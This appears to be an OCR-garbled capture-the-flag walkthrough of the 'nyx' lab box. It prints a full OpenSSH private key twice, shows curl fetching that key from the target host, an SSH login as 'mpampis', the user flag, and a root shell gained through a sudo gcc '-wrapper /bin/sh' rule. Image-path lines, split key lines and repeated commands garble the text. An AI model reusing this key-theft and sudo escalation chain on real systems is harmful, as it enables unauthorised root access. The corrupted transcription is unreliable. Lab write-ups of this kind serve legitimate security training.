</pre>

```

<title>mpampis key</title>

<pre>

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn

NhAAAAAwEAAQAAAQEA7T94TmbqiRlc6jGh6UOKyKVux+bYoskAdOybtgCfoh064CTHLTMT

HNnXWI8sT1Ml19svvVGnZZKmDTbS/
7uOpgsmvO0pmqirCVo0UvD0YhKXVEwkTtmUvPBPAX

ucGRtefJcCtLWnSc4yMtzbYzSYEultUW5EfqqTwfjh48fxvLk
1/kznO7EknxpLMupf6hJz

NbGLLbRwINeIjdC0k6iMdMrZ3n58Cho3kigNKSqcyBpkeP
E+RvnCBegtxBX/m1pUjPjYKY

zdZ0DROQyU3t7Wu6iX4TW688adHjAgXP7ERN0tL6RoJB
9vHxO1GmGt5CLoJBYND1uLoTRe

p7xklPwwgwAAA8iiu9/
dorvf3QAAAAdzc2gtcnNhAAABAQDtP3hOZuqJGVzqMaH
pQ4rIpW

7H5tiiyQB07Ju2AJ+iHTrgJMctMxMc2ddYjyxPUyXX2y+9U
adlkqYNNtL/u46mCya87Sma

qKsJWjRS8PRiEpdUTCRO2ZS88E8Be5wZG158lwK0tadJzjI
y3NtjNJgS6W1RbkR+qpPB+O

Hjx/G8uTX+TOc7sSSfGksy6l/
qEnM1sYsttHAg14iN0LSTqIx0ytnefnwKGjeSKA0pKpzI

GmR48T5G+cIF6C3EFf+bWlSM+NgpjN1nQNE5DJTe3ta7
qJfhNbrzxp0eMCBc/sRE3S0vpG

gkH28fE7UaYa3kIugkFg0PW4uhNF6nvGQg/
DCDAAAAwEAAQAAAQAaUzieOn07yTyuH+O/

Zmc37GNmew7+wR7z2m1MvLT54BRwWqRfN5OfV+y1P
u3Dv44rbX7WmwDgHG2gebzf84fYlN

QvkoFTT/Pqjb/
QlDwJxdZU3D4LIcmHTYL2vyiLAKZzXK5ILv/
pCKA5VJhjYaqeLpiauImR

JIxQsbUe+UixkATg7u3c/
lkPH4p7POb7JJVbemKO07vzUSK3wzMWSukZs5ZZXKH8L
5ypSy

CxPe4AUaO5IuXeKPeq45Q7lUvVKAFdxte438jup4YeyS7l
bi2+BggJLt3W4jAlrWxaDhK3

/EICCIT8zLt+baltm/xrfiRM2OxTP2S/6/
AQlkbSOaBBAAAAgQDTmKPk3pBpmR0tm5KmSK

6ubJkOfjcVwsLlZcVDHOcFIrgbNkEZPqqEnnRQD7BSBz0I0
5L1H8VgDR4ZkkgVqKmePhI9

Fs3NVsCasih8UubG2TTsGcvOalU+X6zagDiGWxxLNrQ81
NBmCUBWPB/dFG+dUo9T0XigNQ

1lD1s4trUG6QAAAIEA/
BlxOWPyLx4UHGO7RrrKEjWKpw2Ma6iRbQOo5HfmrJ+m
ZvUP+qBs

+Qgj3g+Qgt6y+EH67oxWeX/
xTti1xHAc0Qx59181QrBFojp0XWtRumhASFC/
TceBuP1fYe

DIZ6gYNXN/Pw7PFKStceO/
Qhmee+K1/6XRwEvRSvXKG5a7sQ8AAACBAPDrM5bkjXY
D9cq7

xfkT1t16YzqK9BmgFgSyOFQjtqFuLt4JtsQhPfip2QZkSCyP
k8cVNx74Wvs4rxYl5pacmf

CR8v83WYMc6h4oBLmcxZsxMpaP8B/
N7DZeS76A6idz+Cdj6BTmgMh7xFTXQOgB6Gh9LZmE


KXo/
rW1gDQ8R+yFNAAAAC21wYW1waXNAbnl4AQIDBAUGB
w==

-----END OPENSSH PRIVATE KEY-----

</pre>


curl http://192.74.3.109/d41d8cd98f00b204e9800998ecf8427e.php > keynyx.pvt

vim keynyx.pvt




```
┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# cat keynyx.pvt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA7T94TmbqiRlc6jGh6UOKyKVux+bYoskAdOybtgCfoh064CTHLTMT
HNnXWI8sT1Ml19svvVGnZZKmDTbS/7uOpgsmvO0pmqirCVo0UvD0YhKXVEwkTtmUvPBPAX
ucGRtefJcCtLWnSc4yMtzbYzSYEultUW5EfqqTwfjh48fxvLk1/kznO7EknxpLMupf6hJz
NbGLLbRwINeIjdC0k6iMdMrZ3n58Cho3kigNKSqcyBpkePE+RvnCBegtxBX/m1pUjPjYKY
zdZ0DROQyU3t7Wu6iX4TW688adHjAgXP7ERN0tL6RoJB9vHxO1GmGt5CLoJBYND1uLoTRe
p7xkIPwwgwAAA8iiu9/dorvf3QAAAAdzc2gtcnNhAAABAQDtP3hOZuqJGVzqMaHpQ4rIpW
7H5tiiyQB07Ju2AJ+iHTrgJMctMxMc2ddYjyxPUyXX2y+9UadlkqYNNtL/u46mCya87Sma
qKsJWjRS8PRiEpdUTCRO2ZS88E8Be5wZG158lwK0tadJzjIy3NtjNJgS6W1RbkR+qpPB+O
Hjx/G8uTX+TOc7sSSfGksy6l/qEnM1sYsttHAg14iN0LSTqIx0ytnefnwKGjeSKA0pKpzI
GmR48T5G+cIF6C3EFf+bWlSM+NgpjN1nQNE5DJTe3ta7qJfhNbrzxp0eMCBc/sRE3S0vpG
gkH28fE7UaYa3kIugkFg0PW4uhNF6nvGQg/DCDAAAAAwEAAQAAAQAaUzieOn07yTyuH+O/
Zmc37GNmew7+wR7z2m1MvLT54BRwWqRfN5OfV+y1Pu3Dv44rbX7WmwDgHG2gebzf84fYlN
QvkoFTT/Pqjb/QlDwJxdZU3D4LIcmHTYL2vyiLAKZzXK5ILv/pCKA5VJhjYaqeLpiauImR
JIxQsbUe+UixkATg7u3c/lkPH4p7POb7JJVbemKO07vzUSK3wzMWSukZs5ZZXKH8L5ypSy
CxPe4AUaO5IuXeKPeq45Q7lUvVKAFdxte438jup4YeyS7lbi2+BggJLt3W4jAlrWxaDhK3
/EICCIT8zLt+baltm/xrfiRM2OxTP2S/6/AQlkbSOaBBAAAAgQDTmKPk3pBpmR0tm5KmSK
6ubJkOfjcVwsLlZcVDHOcFIrgbNkEZPqqEnnRQD7BSBz0I05L1H8VgDR4ZkkgVqKmePhI9
Fs3NVsCasih8UubG2TTsGcvOalU+X6zagDiGWxxLNrQ81NBmCUBWPB/dFG+dUo9T0XigNQ
1lD1s4trUG6QAAAIEA/BlxOWPyLx4UHGO7RrrKEjWKpw2Ma6iRbQOo5HfmrJ+mZvUP+qBs
+Qgj3g+Qgt6y+EH67oxWeX/xTti1xHAc0Qx59181QrBFojp0XWtRumhASFC/TceBuP1fYe
DIZ6gYNXN/Pw7PFKStceO/Qhmee+K1/6XRwEvRSvXKG5a7sQ8AAACBAPDrM5bkjXYD9cq7
xfkT1t16YzqK9BmgFgSyOFQjtqFuLt4JtsQhPfip2QZkSCyPk8cVNx74Wvs4rxYl5pacmf
CR8v83WYMc6h4oBLmcxZsxMpaP8B/N7DZeS76A6idz+Cdj6BTmgMh7xFTXQOgB6Gh9LZmE
KXo/rW1gDQ8R+yFNAAAAC21wYW1waXNAbnl4AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----

┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─#
```

chmod 600 keynyx.pvt




```
┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# curl http://192.74.3.109/d41d8cd98f00b204e9800998ecf8427e.php > keynyx.pvt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1863  100  1863    0     0  32762      0 --:--:-- --:--:-- --:--:-- 33267

┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# vim keynyx.pvt

┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# chmod 600 keynyx.pvt

┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─#
```

ssh mpampis@192.74.3.109 -i keynyx.pvt



```
┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# ssh mpampis@192.74.3.109 -i keynyx.pvt
Linux nyx 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

Last login: Wed Dec  4 19:50:51 2024 from 192.74.3.107
mpampis@nyx:~$
```


ip add



```
mpampis@nyx:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:2c:95:e3 brd ff:ff:ff:ff:ff:ff
    inet 192.74.3.109/24 brd 255.255.255.255 scope global dynamic ens33
       valid_lft 3943sec preferred_lft 3943sec
    inet6 fe80::250:56ff:fe2c:95e3/64 scope link
       valid_lft forever preferred_lft forever
mpampis@nyx:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:2c:95:e3 brd ff:ff:ff:ff:ff:ff
    inet 192.74.3.109/24 brd 255.255.255.255 scope global dynamic ens33
       valid_lft 3938sec preferred_lft 3938sec
    inet6 fe80::250:56ff:fe2c:95e3/64 scope link
       valid_lft forever preferred_lft forever
mpampis@nyx:~$
```

ls


cat user.txt



```
mpampis@nyx:~$ ls
user.txt
mpampis@nyx:~$ cat
.bash_history  .bashrc        .profile       user.txt
.bash_logout   .local/        .ssh/
mpampis@nyx:~$ cat user.txt
2cb67a256530577868009a5944d12637
mpampis@nyx:~$
```

sudo -l

sudo gcc -wrapper /bin/sh,-s .



```
mpampis@nyx:~$ sudo -l
Matching Defaults entries for mpampis on nyx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mpampis may run the following commands on nyx:
    (root) NOPASSWD: /usr/bin/gcc
mpampis@nyx:~$ sudo gcc -wrapper /bin/sh,-s .
# ls
user.txt
# whoami
root
# python3 -c 'import pty; pty.spawn("/bin/sh")'
# ls
user.txt
# cd
# ls
root.txt
# cat root.txt
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```